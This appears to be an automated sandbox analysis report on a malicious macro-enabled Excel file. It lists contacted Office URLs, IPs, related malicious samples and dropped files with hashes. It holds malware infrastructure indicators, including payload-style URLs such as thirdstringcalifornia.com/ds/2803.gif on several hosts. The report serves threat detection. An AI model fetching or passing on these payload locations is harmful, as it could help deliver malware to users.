http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev0-api.acompli.net/autodetect	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://web.microsoftstream.com/video/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://graph.windows.net	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://dataservice.o365filtering.com/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://ncus.contentsync.	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://weather.service.msn.com/data.aspx	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://apis.live.net/v5.0/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://management.azure.com	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://wus2.contentsync.	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://api.office.net	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://entitlement.diagnostics.office.com	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://outlook.office.com/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://templatelogging.office.com/client/log	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://outlook.office365.com/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://webshell.suite.office.com	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://management.azure.com/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://devnull.onenote.com	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://ncus.pagecontentsync.	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://messaging.office.com/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://augloop.office.com/v2	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://skyapi.live.net/Activity/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://dataservice.o365filtering.com	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
143.95.33.96	thirdstringcalifornia.com	United States		62729	ASMALLORANGE1US	false
66.36.231.40	nellaimasthanbiryani.com	United States		14361	HOPONE-GLOBALUS	false
50.23.112.133	kristen.sbddev.com	United States		36351	SOFTLAYERUS	false
31.170.166.139	tienda.ventadigital.com.ar	United States		47583	AS-HOSTINGERLT	false
103.68.166.129	holmesservices.mobiledevsite.co	Singapore		38719	DREAMSCAPE-AS-APDreamscapeNetworksLimitedAU	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383151
Start date:	07.04.2021
Start time:	10:53:28
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 53s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-933340782.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.expl.evad.winXLSM@11/13@5/5
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 23.54.113.53, 13.88.21.125, 52.109.32.63, 52.109.12.24, 52.147.198.201, 104.43.193.48, 13.64.90.137, 20.50.102.62, 23.54.113.104, 23.10.249.26, 23.10.249.43, 23.0.174.200, 51.103.5.186, 20.82.209.183, 52.255.188.83, 20.54.26.129 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, arc.trafficmanager.net, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, dual-a-0001.a-msedge.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
143.95.33.96	document-933340782.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-767588369.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-767588369.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-1529481003.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-1848958962.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-1848958962.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-227495331.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-227495331.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-2112297424.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-2112297424.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-693432745.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-693432745.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-570232986.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-509173130.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-570232986.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-1569269334.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-509173130.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-1569269334.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
	document-65789758.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-2074639396.xlsm	Get hash	malicious	Browse	• thirdstringcalifornia.com/ds/2803.gif
66.36.231.40	document-933340782.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-767588369.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-767588369.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-1529481003.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-1848958962.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-1848958962.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-227495331.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-227495331.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-2112297424.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-2112297424.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-693432745.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-693432745.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-570232986.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-509173130.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-570232986.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-1569269334.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-509173130.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-1569269334.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif
	document-65789758.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-2074639396.xlsm	Get hash	malicious	Browse	• nellaimasthanbiryani.com/ds/2803.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
holmesservices.mobiledevsite.co	document-933340782.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-767588369.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-767588369.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-1529481003.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-1848958962.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-1848958962.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-227495331.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-227495331.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-2112297424.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-2112297424.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-693432745.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-693432745.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-570232986.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-509173130.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-570232986.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-1569269334.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-509173130.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-1569269334.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-65789758.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-2074639396.xlsm	Get hash	malicious	Browse	• 103.68.166.129
tienda.ventadigital.com.ar	document-933340782.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-767588369.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-767588369.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-1529481003.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-1848958962.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-1848958962.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-227495331.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-227495331.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-2112297424.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-2112297424.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-693432745.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-693432745.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-570232986.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-509173130.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-570232986.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-1569269334.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-509173130.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-1569269334.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-65789758.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-2074639396.xlsm	Get hash	malicious	Browse	• 31.170.166.139
kristen.sbddev.com	document-767588369.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-767588369.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-1529481003.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-1848958962.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-1848958962.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-227495331.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-227495331.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-2112297424.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-2112297424.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-693432745.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-693432745.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-570232986.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-509173130.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-570232986.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-1569269334.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-509173130.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-1569269334.xlsm	Get hash	malicious	Browse	• 50.23.112.133

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-65789758.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-2074639396.xlsm	Get hash	malicious	Browse	• 50.23.112.133

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ASMALLORANGE1US	document-933340782.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	P&I_Circularpdf.exe	Get hash	malicious	Browse	• 173.237.136.115
	P_I_Circularpdf.exe	Get hash	malicious	Browse	• 173.237.136.115
	document-767588369.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-767588369.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	cGlrfwymND.exe	Get hash	malicious	Browse	• 173.237.136.21
	lC72iEZYZ3.exe	Get hash	malicious	Browse	• 173.237.136.21
	SQMrG4GNtt.exe	Get hash	malicious	Browse	• 173.237.136.115
	7ioqXtpxzB.exe	Get hash	malicious	Browse	• 173.237.136.115
	LSttFMPFxl.exe	Get hash	malicious	Browse	• 173.237.136.115
	document-1529481003.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-1848958962.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-1848958962.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-227495331.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-227495331.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	8D19uC6H6A.exe	Get hash	malicious	Browse	• 173.237.136.115
	INV2102-MDRTCL.xlsx	Get hash	malicious	Browse	• 173.237.136.115
	document-2112297424.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-2112297424.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-693432745.xlsm	Get hash	malicious	Browse	• 143.95.33.96
HOPONE-GLOBALUS	document-933340782.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-767588369.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-767588369.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-1529481003.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-1848958962.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-1848958962.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-227495331.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-227495331.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-2112297424.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-2112297424.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-693432745.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-693432745.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-570232986.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-509173130.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-570232986.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-1569269334.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-509173130.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-1569269334.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-65789758.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-2074639396.xlsm	Get hash	malicious	Browse	• 66.36.231.40
SOFTLAYERUS	document-933340782.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	aOD4c6uiV1.dll	Get hash	malicious	Browse	• 159.8.59.84
	aOD4c6uiV1.dll	Get hash	malicious	Browse	• 159.8.59.84
	ENwVO75lW4.dll	Get hash	malicious	Browse	• 159.8.59.84
	ENwVO75lW4.dll	Get hash	malicious	Browse	• 159.8.59.84
	ybY8r7nypB.dll	Get hash	malicious	Browse	• 159.8.59.84
	ybY8r7nypB.dll	Get hash	malicious	Browse	• 159.8.59.84
	kl3L1Z2vN1.dll	Get hash	malicious	Browse	• 159.8.59.84
	kl3L1Z2vN1.dll	Get hash	malicious	Browse	• 159.8.59.84
	Q2klIT2Lxi.dll	Get hash	malicious	Browse	• 159.8.59.84
	Q2klIT2Lxi.dll	Get hash	malicious	Browse	• 159.8.59.84
	ND4Leoxv8g.dll	Get hash	malicious	Browse	• 159.8.59.84
	ND4Leoxv8g.dll	Get hash	malicious	Browse	• 159.8.59.84

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	e4su48a5fv.dll	Get hash	malicious	Browse	• 159.8.59.84
	e4su48a5fv.dll	Get hash	malicious	Browse	• 159.8.59.84
	Egt0vC029Z.dll	Get hash	malicious	Browse	• 159.8.59.84
	Egt0vC029Z.dll	Get hash	malicious	Browse	• 159.8.59.84
	nJ4zHoRqe5.dll	Get hash	malicious	Browse	• 159.8.59.84
	PaymentInvoice.exe	Get hash	malicious	Browse	• 75.126.101.233
	nJ4zHoRqe5.dll	Get hash	malicious	Browse	• 159.8.59.84

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\93C6AEB4-EAEE-4E19-AE23-064B435809B6

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	133170
Entropy (8bit):	5.371012913587198
Encrypted:	false
SSDEEP:	1536:+cQIeNquBXA3gBwqpQ9DQW+zAM34ZldpKWXboOilXNErLdME9:OVQ9DQW+zTXiJ
MD5:	9FA2A9C85C7F5D9B978C8C1DD766F6AC
SHA1:	E21841DE6D57448731E5E71D6C3B9B5FF59C8858
SHA-256:	2C15F126346384721925F6BCBA17ECAA43CB8BEA985CD042E33CA2FBDF50952A
SHA-512:	2D06E87BA9B263C4721549201BA42433F06DBD67719EDA249851126187CB9FA79809292774F7D74F28D0C75B8F51866D0E319ADDEDC95F21E74E5D04BBC6402D
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-04-07T08:54:21">.. Build: 16.0.13925.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7C0739F6.png

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JIjm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ lr.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g...._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. I@ ..;..X!...9S.J5. .'.xh...8I.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....I...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B9DBD189.png

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B9DBD189.png	
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5l9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E9151916831261834E49E668B6049048D35
Malicious:	false
